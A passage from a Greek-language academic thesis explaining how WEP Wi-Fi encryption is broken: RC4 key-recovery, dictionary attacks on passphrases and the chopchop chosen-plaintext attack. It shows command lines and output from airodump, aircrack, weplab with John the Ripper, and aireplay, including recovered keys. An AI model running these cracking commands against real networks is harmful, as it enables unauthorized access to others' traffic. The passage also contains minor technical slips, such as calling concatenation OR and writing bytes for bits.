Από τον ορισμό κιόλας του WEP, τίθεται το ερώτημα για το τι είναι τα φυσικά χαρακτηριστικά ασφαλείας ενός ενσύρματου μέσου. Ένα ενσύρματο τοπικό δίκτυο είναι πιο ασφαλές από ό, τι ένα ασύρματο επειδή λόγω της δομής του ασφαλίζεται από φυσικούς μηχανικούς ασφαλείας (ελεγχόμενη πρόσβαση σε ένα κτίριο, για παράδειγμα), ενώ το ασύρματο λειτουργεί πάνω στα ραδιοκύματα, τα οποία δεν δεσμεύονται από τοίχους, κάτι το οποίο κάνει τα δίκτυα αυτά ευάλωτα σε παραβιάσεις. Έτσι λοιπόν μιλάμε για διαφορετικά φυσικά χαρακτηριστικά μεταξύ των δυο δικτύων. Το WEP επιδιώκει να θεσπίσει παρόμοια προστασία με εκείνη που παρέχεται από τα φυσικά μέτρα ασφαλείας του ενσύρματου δικτύου χρησιμοποιώντας κρυπτογράφηση των δεδομένων που μεταδίδονται μέσω του ασύρματου δικτύου.

Για να ενεργοποιηθεί το WEP έχει τις ακόλουθες υπηρεσίες ασφαλείας που ορίζονται από το πρότυπο IEEE 802.11 [-22-] :

1.Confidentiality,

2.Authentication,

3.Access control.

Οι ενότητες που θα ακολουθήσουν απεικονίζουν το γεγονός ότι δεν έχει σημασία πως ένα δίκτυο Wi-Fi έχει ρυθμιστεί με WEP, καθώς είναι δυνατόν να προσπελαστούν και οι τρεις υπηρεσίες. Αυτό είναι δυνατό λόγω του σχεδιασμό του, καθώς ο έλεγχος πρόσβασης δεν παρέχεται πραγματικά από το WEP. Στην πραγματικότητα η μόνη αναφορά του ελέγχου πρόσβασης σε ολόκληρο το κείμενο του προτύπου 802.11 είναι μια αναφορά στη χρήση της διεύθυνσης MAC να μπορεί να αρνηθεί ακόμα και την πρόσβαση σε επικυρωμένους πελάτες. πχ ένας πελάτης δεν επιτρέπεται να χρησιμοποιεί το δίκτυο μετά από κάποιες ώρες. Η προσπέλαση αυτού του είδους ελέγχου πρόσβασης με βάση τη διεύθυνση MAC αποδεικνύεται-πραγματοποιείται στην Ενότητα 3.5.1. Ο έλεγχος πρόσβασης μπορεί επίσης να είναι η ιδέα ότι οι «πελάτες» που δεν επικυρώνονται, και μπορεί να είναι ακόμα και εισβολείς, να μην μπορούν να μεταδώσουν τίποτα στο δίκτυο. Η μη εξουσιοδοτημένη εισαγωγή πακέτων (packet injection) αποδεικνύεται-πραγματοποιείται στην ενότητα 3.3.4

Η λειτουργία του WEP περιγράφεται καλύτερα στο πρότυπο IEEE 802.11 [-22-] .

Ο τρόπος κρυπτογράφησης του WEP είναι αρκετά απλός. Ένα 24-bit IV συνδυάζεται με το κλειδί (K) και ο συνδυασμός αυτός χρησιμοποιείται από τον RC4 για να κρυπτογραφηθεί το απλό κείμενο (P) και το checksum της ν (ICV), ώστε να παραχθεί η ciphertext (C):

$$C = [\ P \parallel ICV(P)\ ] \oplus [\ RC4(K \parallel IV)\ ]$$

όπου $\oplus$είναι ο τελεστής XOR και όπου || ο λογικός τελεστής OR

Επειδή ίσως να μην γίνεται κατανοητή η διαδικασία από την παραπάνω φόρμουλα, το σχήμα 3.2 μας απεικονίζει τη λειτουργία του WEP. Για κάθε απλό κείμενο (plaintext) λοιπόν, ο RC4 παράγει το KeySequence (για να το κάνει αυτό χρησιμοποιεί ένα τυχαίο IV σε συνδυασμό με το σταθερό μυστικό κλειδί (secret key)). Το αποτέλεσμα γίνεται XOR με την plaintext στην οποία έχει προσαρτηθεί η ICV (ουσιαστικά το CRC32 αποτέλεσμά της plaintext) και παράγεται η τελική μορφή στην οποία προσαρτάται το IV (Initialization Vector) με το key ID και αποστέλλεται ως πλαίσιο (frame). Το κάθε πακέτο αποστέλλεται με μια κεφαλίδα (header) η οποία περιέχει σε καθαρό κείμενο (plaintext) το bssid, το IV και την destination address..Ο δέκτης ή οι δέκτες ακολουθούν περίπου την ίδια διαδικασία με την αντίστροφη σειρά για την αποκρυπτογράφηση.

3.3.2Σπάζοντας την Εμπιστευτικότητα (Confidentiality)

Η εμπιστευτικότητα προστατεύεται κρυπτογραφώντας όλα τα δεδομένα σε επίπεδο εφαρμογής. Για την αποκρυπτογράφηση μιας επικοινωνίας που χρησιμοποιεί την ασφάλεια WEP υπάρχουν εφτά διαφορετικοί τρόποι:

1. Αποκτώντας το κλειδί WEP μέσα από την αδυναμία του κλειδιούRC4 προγραμματίζοντας έναν αλγόριθμο
2. Αποκτώντας την συνθηματική φράση (passphrase) χρησιμοποιώντας ένα λεξικό και τη μέθοδο επίθεσης brute-force
3. Αποκρυπτογραφώντας πακέτα με τη βοήθεια ενός γνωστού IV
4. Κάνοντας επίθεση επιλεγμένων plaintext
5. "Διπλή κρυπτογράφηση " που ισοδυναμεί με μία αποκρυπτογράφηση
6. Ανακατεύθυνση κρυπτογραφημένων πακέτων σε IP που ελέγχονται από τον εισβολέα
7. Δοκιμάζοντας κάθε δυνατό μοναδικό κλειδί WEP .

Η δεύτερη και η τέταρτη περίπτωση θα λειτουργήσουν μόνο σε συγκεκριμένες περιπτώσεις. Η τρίτη περίπτωση θα απαιτήσει λίγη υπομονή και μερικά Gbytes αποθήκευσης στο δίσκο μας. Η πέμπτη θα απαιτήσει πολλή υπομονή. Η έκτη θα απαιτήσει το δίκτυο που είναι στόχος μας να είναι συνδεδεμένο σε ένα άλλο δίκτυο π.χ. να είναι συνδεδεμένο με το Internet. Η πρώτη είναι και καλύτερη μέθοδος, ωστόσο, θα λειτουργήσει εφ 'όσον μπορεί να συλλάβει τα κρυπτογραφημένα πακέτα. Με τον "επιταχυντή IV" που περιγράφεται στην ενότητα3.3.5, η πρώτη μέθοδος συνήθως είναι επιτυχημένη και θα απαιτηθούν περίπου είκοσι λεπτά μετά τη λήψη του πρώτου κρυπτογραφημένου πακέτου. Το χρονικό διάστημα των άλλων επιθέσεων συνήθως ποικίλει και μπορεί να είναι από αρκετά λεπτά έως μερικές ημέρες.

3.3.2.1 Recover WEP Key—RC4 Key Scheduling Weakness

Ο πρώτος τρόπος που μπορεί ένας εισβολέας να αποκτήσει το μυστικό κλειδί WEP είναι η επίθεση που περιγράφηκε για πρώτη φορά ως "Recover WEP Key—RC4 Key Scheduling Weakness" [-32-]. Σε αυτήν δεν χρειάζεται τίποτα περισσότερο από την πρόσβαση στο σήμα του Wi-Fi εξοπλισμού καθώς και ένα λογισμικό ανοιχτού κώδικα, τα οποία είναι και τα μόνα υποχρεωτικά μέρη της επίθεσης.

Συνοψίζοντας την επίθεση θα μπορούσαμε να πούμε, ότι μερικά από τα κλειδιά τα οποία "σπέρνονται" (seeded) στον RC4 ώστε να δημιουργήσουν μια ακολουθία κλειδιών, εκπέμπουν bits του πραγματικού κλειδιού που χρησιμοποιείται. Αν θέλουμε να προσδιορίσουμε την αξία της αρχικής ακολουθίας θα λέγαμε ότι είναι ένα μικρό μέρος του πραγματικού κλειδιού. Λαμβάνοντας λοιπόν ένα μεγάλο αριθμό από τέτοιες βασικές ακολουθίες, που δημιουργούνται από τον RC4, θα έχουμε ένα σύνολο «μικρών κομματιών» του πραγματικού κλειδιού (αδύναμα κλειδιά), το μόνο

που θα απομένει να γίνει, ώστε να οδηγηθούμε στο πραγματικό κλειδί, είναι η σύγκριση των στατιστικών στοιχείων των ακολουθιών αυτών που έχουμε συλλέξει. Το σύνολο των «μικρών κομματιών» μπορούν να προσδιοριστούν από τα IV, τα οποία είναι τα 3 πρώτα bytes του κλειδιού που «σπάρθηκε» από τον RC4.

Αν θέλαμε τώρα να περιγράψουμε τα βήματα της επίθεσης που πρέπει να γίνουν θα λέγαμε:

1. Σύλληψη ένα κρυπτογραφημένου πλαισίου (frame).
2. Εξαγωγή του IV από το πλαίσιο (frame)
3. Καθορισμός τις αξίας των εξαγώγιμων πληροφοριών
4. Διαγραφή του πλαισίου (frame) αν το IV δεν μας δείχνει ένα μικρό κομμάτι του κλειδιού
5. Επανάληψη των βημάτων έως τη σύλληψη μεγάλο αριθμού πλαισίων (frame) ή την ανάκτηση του κλειδιού

Στην πραγματικότητα για την επιτυχία της επίθεσης χρειάζονται περίπου 5.000.000 μοναδικά Ivs. Αργότερα, το 2002, ο David Hulton δημοσίευσε ένα άρθρο [-19-] σχετικά με την βελτιστοποίηση της επίθεσης. Με την εφαρμογή αυτή μειώνονται τα απαιτούμενα μοναδικά Ivs στα 500.000περίπου. Η εφαρμογή αυτή είναι διαθέσιμη στο Hulton's BSD-Airtools [-18-]. Το Aircrack [-11-] τώρα έχει μια άλλη εφαρμογή της συγκεκριμένης επίθεσης για την βελτιστοποίηση της. Ένας ανώνυμος χάκερ, ο "KoreK", πήγε ένα βήμα πιο πέρα την επίθεση το 2004, έφτιαξε μια ποικιλία από αλγόριθμους για τον υπολογισμό των «ψήφων» πάνω στα βασικά bytes, έτσι ώστε να είναι σύνηθες η ανάκτηση του κλειδιού με λιγότερα από 300.000 μοναδικά Ivs. Τα εργαλεία Aircrack χρησιμοποιούνται στις επιθέσεις που γίνονται σε αυτή την εργασία. Τα παραπάνω βήματα κατανέμονται μεταξύ δύο εργαλείων. Το Airodump συλλαμβάνει τα frames και καταγράφει τις ενδιαφέρουσες IVs καθώς και τα κρυπτογραφημένα bytes. Ενώ το πρόγραμμα Aircrack διαβάζει τα δεδομένα που συλλέγονται, χτίζει μια βάση δεδομένων «ψήφων» και εκτελεί τον έλεγχο επικύρωσης των πιθανών κλειδιών WEP.

Καταγραφή 3.1 : Airodump

```
# airodump packets eth3
  BSSID              CH  MB  ENC  PWR  Packets   LAN IP / # IVs   ESSID

    00:12:17:49:D1:81  11  48  WPA   -1   289826          253343   HomeNet
    00:12:17:6F:92:33  11  48  WEP   -1     4725               0   linksys
```

Το Airodump στην Καταγραφή 3.1 εμφανίζει όλα τα δίκτυα που υπάρχουν σε ακτίνα σύλληψης πακέτων καθώς και μερικές παραμέτρους τους. Το μέγεθος των πακέτων των Ivs είναι το πιο ενδιαφέρον, 253.343 για το δίκτυο "HomeNet".

Καταγραφή 3.2: Aircrack

```
# aircrack packets
                                aircrack 2.1

   * Got  231129! unique IVs | fudge factor = 2
   * Elapsed time [00:00:03] | tried 1 keys at 20 k/m

   KB    depth   votes
    0    0/  1   2A(  57) 3D(  15) 09(  12) 5E(  12) 73(  12) DF(  12)
    1    0/  1   B1(  53) 6B(  25) 3C(  13) 58(  13) 59(  13) DC(  12)
    2    0/  1   DD(  96) 59(  15) A4(  15) AF(  12) B5(  12) 2A(   5)
    3    0/  3   37(  36) 10(  23) 97(  18) 22(  15) 5A(  15) 34(  12)
    4    0/  1   6E(  68) 1C(  21) CA(  15) A0(  13) 59(  12) 7F(  12)
    5    0/  3   93( 263) F3( 175) AD( 170) 8D(  45) 0C(  40) 0B(  38)
    6    0/  3   57(  25) 71(  16) C4(  12) 72(  11) 38(  10) F1(  10)
    7    0/  1   D7( 113) AE(  18) F6(  15) 04(  12) 91(  12) 41(  10)
    8    0/  1   7B( 116) CC(  20) 85(  18) 8F(  18) 7E(  15) BF(  14)
    9    0/  1   8D(  49) D4(  18) 08(  15) 6C(  15) E9(  15) 42(  12)
   10    0/  1   54(  37) 41(  16) E8(  16) 8F(  15) 09(  12) 0E(  12)
   11    0/  1   67( 115) BD(  22) 35(  18) 7C(  18) 29(  15) DC(  15)
   12    0/  1   B0(  38) 2C(  15) 5E(  15) 67(  15) 69(  12) 83(  11)

         KEY FOUND! [ 2AB1DD376E9357D77B8D5467B0 ]
```

Στην Καταγραφή 3.2 βλέπουμε το Aircrack να τρέχει. Η οθόνη δείχνει πώς το Aircrack εισάγει πολλά διαφορετικά κλειδιά για να δει αν μπορεί κάποιο από αυτά να είναι το μυστικό κλειδί WEP. Τα bits του κλειδιού που επιλέγονται εξαρτώνται από τον αριθμό των ψήφων που παίρνουν. Οι ψήφοι περικλείονται σε παρένθεση δίπλα στο πλήκτρο byte. Ο «παράγοντας παραποίησης» (fudge factor) είναι ο αριθμός των διαφορετικών bytes που δοκιμάζονται για κάθε byte του κλειδιού και εμφανίζεται στην οθόνη ως το βάθος (depth). Με υψηλότερο «παράγοντα παραποίησης» περισσότερα κλειδιά θα δοκιμαστούν. Όσες περισσότερες ψήφους πάρει ένα byte τόσο πιο πιθανό είναι να είναι το σωστό κλειδί byte του μυστικού κλειδιού. Όταν γίνει η σύλληψη αρκετών πακέτων, οι στατιστικές (ψήφοι) συνήθως μας οδηγούν προς το σωστό κλειδί. Στην παραπάνω περίπτωση όλα τα bytes του κλειδιού που είχαν τις περισσότερες ψήφους ήταν τα σωστά bytes, με αποτέλεσμα το πρώτο κλειδί που το Aircrack δοκίμασε να είναι το σωστό κλειδί : 2A-B1-DD-37-6E-93-57-D7-7B-8D-54-67-B0.

Σύμφωνα με το πείραμα, περίπου 4.800 πακέτα/δευτερόλεπτο στάλθηκαν από τον σύνδεσμο. Το ποσό αυτό περιλαμβάνει τα πλαίσια δεδομένων σε κάθε κατεύθυνση, καθώς και τα αντίστοιχα πλαίσια επιβεβαίωσης. Περίπου 2.900 πακέτα δεδομένων με μοναδικά IVs ανά δευτερόλεπτο σημαίνει ότι ο συνολικός χρόνος για την επίθεση ήταν 231.129/2.900 ≈ 79 δευτερόλεπτα. Ο γρήγορος ρυθμός 4.800 πακέτα/δευτερόλεπτο ήταν δυνατό λόγω της πρόσβασης στο εσωτερικό δίκτυο.

Σε μια πιο αξιόπιστη κατάσταση όπου ο επιτιθέμενος δεν έχει πρόσβαση στο εσωτερικό δίκτυο, η διαδικασία της συλλογής αρκετών IVs θα καταλάμβανε περισσότερο χρόνο. Στο κεφάλαιο 3.3.5 αναφέρεται μια άλλη μέθοδος που ονομάζεται «επιτάχυνση των IV» (IV acceleration). Η «επιτάχυνση των IV» επιτρέπει στον εισβολέα να συλλέγει IVs σε ποσοστό μέχρι και το 50% αυτού που θα ήταν δυνατόν εάν είχε πρόσβαση στο εσωτερικό δίκτυο. Μερικά επιπλέον προβλήματα προκύπτουν με την εισαγωγή πακέτων (packet injection). Η περίπτωση

αυτή σε συνδυασμό με την «επιτάχυνση των IV» θα χρειαστεί κάτω από 5 λεπτά για να ανακτήσει τον κωδικό WEP.

Στις περισσότερες περιπτώσεις, απαιτούνται περισσότερα από 231.129 μοναδικά IVs για να σπάσει ένας κωδικός. Η «ποιότητα» των συλλεγόμενων IV είναι πολύ σημαντική. Υπήρχαν περιπτώσεις κατά τις οποίες 10.000.000 μοναδικά IVs δεν ήταν αρκετά για την ανάκτηση του κλειδιού. Η επίθεση βασίζεται σε στατιστική ανάλυση και μερικές φορές το γεγονός αυτό μπορεί να προκαλέσει την αποτυχία της εύρεσης του κλειδιού. Κάτι το οποίο οφείλεται σε μερικές συλλογές των IVs που φαίνεται να ωθούν τα στατιστικά στοιχεία σε λάθος κατεύθυνση. Το γεγονός αυτό αναγνωρίστηκε πρόσφατα από τον συγγραφέα του Aircrack και από τότε υπάρχει η δυνατότητα απενεργοποίησης των μερών του αλγορίθμου που χρησιμοποιούνται για το σπάσιμο του κωδικού.

3.3.2.2 Ανάκτηση φράσης κλειδί για την παραγωγή του κωδικού WEP (passphrase seeded WEP key)

Οι περισσότεροι Wi – Fi εξοπλισμοί δέχονται μια συνθηματική φράση (passphrase) όταν υπάρχει αρχική ρύθμιση για αυτό σε ένα κρυπτογραφημένο δίκτυο. Η συνθηματική φράση (passphrase) αυτή χρησιμοποιείτε για την παραγωγή του κωδικού WEP. Οι προμηθευτές έχουν διαφορετικές μεθόδους ώστε να κατασκευαστεί ο τελικός κωδικός WEP. Μία τέτοια μέθοδος είναι ο κατακερματισμός της συνθηματικής φράσης με MD5. Επειδή ο κατεκερματιστής MD5χρειάζεται 128 bits ως πρώτη ύλη, η passphrase επεκτείνεται. Η επέκταση μπορεί να γίνει είτε προσθέτοντας μηδενικά (3com) είτε επαναλαμβάνοντας συνεχώς την passphrase έως ότου να γίνει ίση με 128 bits (Linksys). Για παράδειγμα η passphrase simba123 εισάγεται ως simba123 + 0x00 0x00 ... σε 3com και ως simba123. . . simba123 σε εξοπλισμό Linksys. Κατακερματίζοντας με εξοπλισμό 3com την συγκεκριμένη passphrase έχουμε το αποτέλεσμα 2A-B1-DD-37-6E-93-57-D7-7B-8D-54-67-B0-AC-2D-A2 ενώ με εξοπλισμό Linksys C3-8B-C1-61-4B-EB-F4-8C-7C-E7-99-58-79-C7-AF-39. Μόνο τα πρώτα 104 bytes επιλέγονται για το κλειδί WEP ενώ είναι σχετικά απλό να γίνει μια επίθεση που χρησιμοποιεί λεξικό. Το ICV χρησιμοποιείται ώστε να ελεγχθεί αν το πακέτο αποκρυπτογραφήθηκε με το σωστό κλειδί.

Ένα εργαλείο λογισμικού εκτελεί την επίθεση brute-force ως εξής:

1. Παίρνει ένα WEP κρυπτογραφημένο πακέτο και εξάγει το IV, διαβάζει το payload(συμπεριλαμβανομένης του ICV.)
2. Επιλέγει μια λέξη από το δοθέν λεξιλόγιο και την κατακερματίζει όπως αναφέραμε παραπάνω.
3. Προσαρμόζει το παραγόμενο κλειδί WEP στο εξαγόμενο IV
4. Χρησιμοποιώντας RC4 , δημιουργούν μια ακολουθία πλήκτρων ίσο με το εξαγόμενο payload.
5. Κάνει XOR το payload και την ακολουθία κλειδί (αποκρυπτογράφηση)
6. Υπολογισμός του ICV των κρυπτογραφημένων δεδομένων
7. Έλεγχος εάν το υπολογιζόμενο ICV ταιριάζει με το ICV που έχει εξαχθεί

8. Αν ταιριάζουν, η λέξη που διαλέξαμε μπορεί να είναι η σωστή
9. Περαιτέρω έλεγχος της λέξης σε περισσότερα κρυπτογραφημένα πλαίσια (frames)

Το WEPLab είναι ένα εργαλείο λογισμικού που μπορεί να εκτελέσει τα παραπάνω βήματα αυτόματα. Χρειάζεται ένα σύνολο WEP κρυπτογραφημένων πλαισίων (frames) και μια λίστα με συνθηματικές φράσεις. Εάν η σωστή συνθηματική φράση είναι στη λίστα, το WEPLab θα την δοκιμάσει και αν είναι το σωστό κλειδί WEP, θα την εμφανίσει. Για την εξάλειψη λαθών, δοκιμάζει τις φράσεις σε 10 διαφορετικά πακέτα.

Καταγραφή 3.3: Το WEP Lab ελέγχει φράσεις κλειδιά

```
antonis@user:~/Tools/weplab-0.1.4$ john -w:../norwegian -stdout |./weplab -y -d
1 --attack 3 -k 128 ~/dump/dump2.cap
weplab - Wep Key Cracker Wep Key Cracker (v0.1.4).
Jose Ignacio Sanchez Martin - Topo[LB] <topolb@users.sourceforge.net>

 18 % readNot BSSID specified.
  Detected one packet with BSSID: [00:13:10:9B:47:F1]
  Only packets belongs to that BSSID will be processed.
  If -a option reveals other BSSIDs you can specify one with --bssid.


  Total valid packets read: 11
  Total packets read: 260
  10 packets selected.
  Packet 0 --> 86 total lenght, 58 data lenght (just encrypted data)
  Packet 1 --> 86 total lenght, 58 data lenght (just encrypted data)
  Packet 2 --> 86 total lenght, 58 data lenght (just encrypted data)
  Packet 3 --> 116 total lenght, 88 data lenght (just encrypted data)
  Packet 4 --> 104 total lenght, 76 data lenght (just encrypted data)
  Packet 5 --> 104 total lenght, 76 data lenght (just encrypted data)
  Packet 6 --> 368 total lenght, 340 data lenght (just encrypted data)
  Packet 7 --> 368 total lenght, 340 data lenght (just encrypted data)
  Packet 8 --> 368 total lenght, 340 data lenght (just encrypted data)
  Packet 9 --> 96 total lenght, 68 data lenght (just encrypted data)


  Statistical cracking started! Please hit enter to get statistics from John.
  Weplab statistics will be printed each 5 seconds

  It seems that the first control data packet verifies the key! Let's test it
  with others....
  Right KEY found!!
  Key: c3:8b:c1:61:4b:eb:f4:8c:7c:e7:99:58:79
  This was the end of the dictionnary attack.
```


Η Καταγραφή 3.3 απεικονίζει το WEPLab να κάνει μια brute-force επίθεση δηλαδή να προσπαθεί να μαντέψει την συνθηματική φράση από ένα μυστικό κλειδί WEP. Η αρχική εντολή"john -w../norwegian -stdout" είναι η κλήση ενός δημοφιλούς εργαλείου παραγωγής κωδικών που ονομάζεται "John the Ripper", στη συγκεκριμένη περίπτωση παίρνει λέξεις από μια νορβηγική λίστα λέξεων, και τις συνδυάζει με τρόπους που ένας χρήστης μπορεί να κάνει όταν επιλέγει το συνθηματικό του. Οι παραγόμενες συνθηματικές φράσεις διοχετεύονται στο WEPLab το οποίο διεξάγει δοκιμές του κλειδιού, με το παραγόμενο συνθηματικό. Όπως φαίνεται από τον κατάλογο, το WEPLab θα εκτυπώσει καταρχήν κάποιες πληροφορίες όπως το BSSID και το μήκος δεδομένων που είναι εφοδιασμένα τα κρυπτογραφημένα πλαίσια. Τέλος, όταν WEPLab βρει το σωστό κλειδί WEP θα το εμφανίσει. Σε αυτό το παράδειγμα η συνθηματική φράση ήταν η simba123 (που βρέθηκε μέσα στο συγκεκριμένη λίστα) χρησιμοποιώντας τον αλγόριθμο 3com.

3.3.2.3 Διπλή Κρυπτογράφηση

Το WEP χρησιμοποιεί ακριβώς τον ίδια μηχανισμό για την κρυπτογράφηση, και την αποκρυπτογράφηση. Εάν ένας σταθμός ή το σημείο πρόσβασης κρυπτογραφήσει κατά λάθος ένα

ήδη κρυπτογραφημένο πλαίσιο, θα έχει ως αποτέλεσμα την αποκρυπτογράφηση του πλαισίου και την μετάδοση του ως απλό κείμενο. Η εκτέλεση της επίθεσης απεικονίζεται στηνΕικόνα 3.4

Εικόνα 3.4: Πως λειτουργεί η επίθεση διπλής κρυπτογράφησης



Για την αποκρυπτογράφηση των περιεχομένων ενός συγκεκριμένου πακέτου,η είσοδος (injection) των κρυπτογραφημένων περιεχομένων πρέπει ναλαμβάνει χώρα όταν το σημείο πρόσβασης ή ο πελάτης κρυπτογραφεί. Δεδομένου του γεγονότος ότι υπάρχουν 224 διαφορετικά IVs ο χρόνος της επίθεσης που καταναλώνεται είναι αρκετά μεγάλος. Όμως για έναν εισβολέα, ο αριθμός θα είναι πολύ λιγότερος εάν οι πελάτες ή τα σημεία πρόσβασης φιλτράρουν ένα μέρος των IV χρησιμοποιώντας ένα σύστημα αλληλουχίας που κάνει την παραγωγή των IVs προβλέψιμη.

Ο πιο αποτελεσματικός τρόπος για την εφαρμογή της επίθεσης αυτής είναι ή αποστολή ICMP request/reply πακέτων. Το μέγεθος των πακέτων αυτών, αρκεί να είναι μέσα στα όρια του δικτύου ενώ το payloadμπορεί να είναι οτιδήποτε, αρκεί να περιέχει το κρυπτογραφημένο πακέτο. Όταν το πακέτο εισέρθει στο Wi-Fi δίκτυο, το σημείο πρόσβασης θα το κρυπτογραφήσει. Να σημειωθεί ότι υπάρχει η δυνατότητα να σταλούν όσες αιτήσεις είναι αναγκαίες έως το σημείο πρόσβασης να κρυπτογραφήσει τα επιθυμητά IV. Αυτό που μπορεί να κάνει την επίθεση περίπου δύο φορές ταχύτερη, είναι ο πελάτης να ανταποκριθεί σε κάποιο από αυτά τα αιτήματα με αποτέλεσμα να στείλει το ίδιο payload σαν αντάλλαγμα στον εισβολέα, και έτσι θα έχει γίνει κρυπτογράφηση ενός άλλου νέου IV.

Υπάρχει ένας άλλος τρόπος για την κρυπτογράφηση του δικτύου με αυθαίρετα δεδομένα. Στα πλαίσια της αποστολής challenge - response της πιστοποίησης (authentication)του WEP το σημείο πρόσβασης θα δώσει μια nonce [10]στον πελάτη, αυτός καλείται να την κρυπτογραφήσει χρησιμοποιώντας τη συμβατική μέθοδο κρυπτογράφησης WEP, εκείνη τη στιγμή ο εισβολέας στέλνοντας έναframe (πλαίσιο) από-πιστοποίησης (de-authentication)θα κάνει τον πελάτη να προσπαθήσει να αποκαταστήσει την πιστοποίηση του, έτσι ο εισβολέας θα «περάσει» το payload του κρυπτογραφημένου ως nonce απάντηση. Η συγκεκριμένη επίθεση θα εκθέσει τα πρώτα 128 bytes τουpayload. Με περίπου 0,5 προσπάθεια ανά δευτερόλεπτο, όπως επιτυγχάνεται στο

[10]Μια nonce είναι μια τιμή που χρησιμοποιείται όχι πάνω από μια φορά για τον ίδιο σκοπό, αλλά και για να εμποδίσει την επανάληψη.

κεφάλαιο 3.3.5.2 , ο πελάτης έχει τη δυνατότητα κρυπτογράφησης κάθε φορά στο πλαίσιο ενός νέου IV, θα χρειαστούν περίπου 9.320 ώρες , ή περίπου 388 ημέρες με 50 % πιθανότητα επιτυχίας μετά από το μισό του χρόνου αυτού. Εδώ θα πρέπει να σημειωθεί ότι δεν υπάρχουν διαθέσιμα εργαλεία για την αυτοματοποίηση της επίθεσης αυτής.

3.3.2.4 Επίθεση επιλεγμένων plaintext

Πληροφορίες σχετικά με κρυπτογραφημένα δεδομένα παρέχονται από τα κρυπτογραφημένα ICV, μιας και τα ICV χρησιμοποιούνται ώστε να ελέγξουν αν ένα πακέτο είναι έγκυρο ή όχι. Εάν το πακέτο είναι έγκυρο , θα ενεργοποιηθεί, αν όχι δεν θα χρησιμοποιηθεί. Με αυτές τις συνθήκες σε ένα WEP δίκτυο Wi-Fi, μπορεί να επιλεγεί μια επίθεση plaintext για να αποκρυπτογραφηθεί ένα κρυπτογραφημένο πλαίσιο. Θα χρειαστούν τα παρακάτω στάδια:

1. Σύλληψη ενός κρυπτογραφημένου πακέτου που μπορεί να μας ενδιαφέρει
2. Εκτίμηση των πρώτων n bytes των δεδομένων (με μεγάλες πιθανότητες η εκτίμηση να είναι σωστή)
3. Υπολογισμός του ICV πάνω στη σχέσηn-3 (bytes)
4. Ένωση της σχέσηςn-3 (bytes) με το ICV και μετά κάνουμε XOR με την αντίστοιχη ακολουθία κλειδιών[11]
5. Με τη μέθοδο brute-force γίνετε επιλογή της «αξίας» του τελευταίου byte
6. Μετάδοση του πακέτου στο σημείο πρόσβασης
7. Εάν το πακέτο είναι έγκυρο, το τελευταίο byte είναι το τελευταίο byte του ICV. Σε αυτό το στάδιο η αποκρυπτογράφραφουσα «αξία» είναι άγνωστη. Ωστόσο, δεδομένου ότι όλα τα bytes πριν από την τελευταίο byte είναι γνωστά, με την εφαρμογή του CyclicRedundencyCheck(CRC) θα μπορέσουμε να αποκαλύψουμε την πραγματική αξία του τελευταίου byte και άρα το byte της ακολουθίας του κλειδιού.
8. Αν το πακέτο δεν είναι έγκυρο, θα πρέπει να γίνει μετάβαση στο βήμα 5 (loop) ώστε να γίνει άλλη επιλογή στην «αξία» του τελευταίου byte.

Η επίθεση περιγράφεται στο Real 802.11 Security [-14 -] , από τον καθηγητή William A. Arbaugh , ο οποίος ανακάλυψε την επίθεση το 2001. Επίσης υπάρχει μια κλειστή εφαρμογή που ισχυρίζεται ότι μπορεί να αποκρυπτογραφήσει ένα πλαίσιο δεδομένων πλήρους μεγέθους 1500byte κατά μέσο όρο σε 42,8 λεπτά. Μια τέτοια παραλλαγή της επίθεσης τέθηκε σε εφαρμογή από τον ανώνυμο χάκερ ," KoreK ", και δημοσίευσε την εφαρμογή ως ένα εργαλείο λογισμικού , Chopchop [-24-] το 2004 σε ένα on-line φόρουμ συζήτησης [-1-] . Η παραλλαγή της επίθεσης " KoreK " εκτελεί την επίθεση σε αντίστροφη σειρά των δεδομένων. Ξεκινά από την επιλογή του τελευταίο byte του πακέτου μέχρι να φτάσει στο ένατο byte. Η επιλογή των πρώτων αυτών 9 bytes γίνετε βασισμένη στις κοινές κεφαλίδες των πακέτων δεδομένων. Ο χρόνος που χρειάζεται για την αποκρυπτογράφηση του πλαισίου είναι ανάλογος του μήκος του. Η επίθεση αυτή μας δίνει τη δυνατότητα να αποκτήσουμε μια αυθαίρετα μεγάλη ακολουθία κλειδιών, από κάθε πλαίσιο

[11]Η ακολουθία κλειδιών λαμβάνεται κάνονταςXOR των nbytes με το πραγματικό κρυπτογραφημένο πακέτο.

δεδομένων ανεξαρτήτως μεγέθους. Για παράδειγμα ηαπόκτηση μιας ακολουθία κλειδιών μεγέθους 1.500 byte από ένα πλαίσιο μεγέθους 64 byte.

Καταγραφή 3.5: Το Aireplay κάνει επίθεση επιλεγμένων plaintext

```
# ./aireplay -h 00:0E:35:A3:0F:56 -k eth3
Option -x not specified, assuming 256.
Seen 26 packets...

        FromDS  = 0, ToDS = 1, WEP = 1
        BSSID    = 00:0D:54:9D:EC:4B
        Src. MAC = 00:0E:35:A3:0F:56
        Dst. MAC = FF:FF:FF:FF:FF:FF

        0x0000:  0841 0000 000d 549d ec4b 000e 35a3 0f56  .A....T..K..5..V
        0x0010:  ffff ffff ffff 1004 807f 5300 6295 ff14  ........S.b...
        0x0020:  ea41 744e 6548 787d 6cc5 0c26 c6cb c428  .AtNeHx}l..&...(
        0x0030:  5802 332e 303e 52b8 a718 ddba a2bc bf7a  X.3.0>R........z
        0x0040:  be9d 58da                                ..X.

Use this packet ? y

Saving chosen packet in replay_src-050622-010218.pcap

Operating in authenticated mode.

Offset   67 ( 0% done) | xor = 2F | pt = F5 |  235 frames written in  919ms
Offset   66 ( 2% done) | xor = 76 | pt = 2E |  223 frames written in  870ms
Offset   65 ( 5% done) | xor = 40 | pt = DD |    4 frames written in   15ms
...
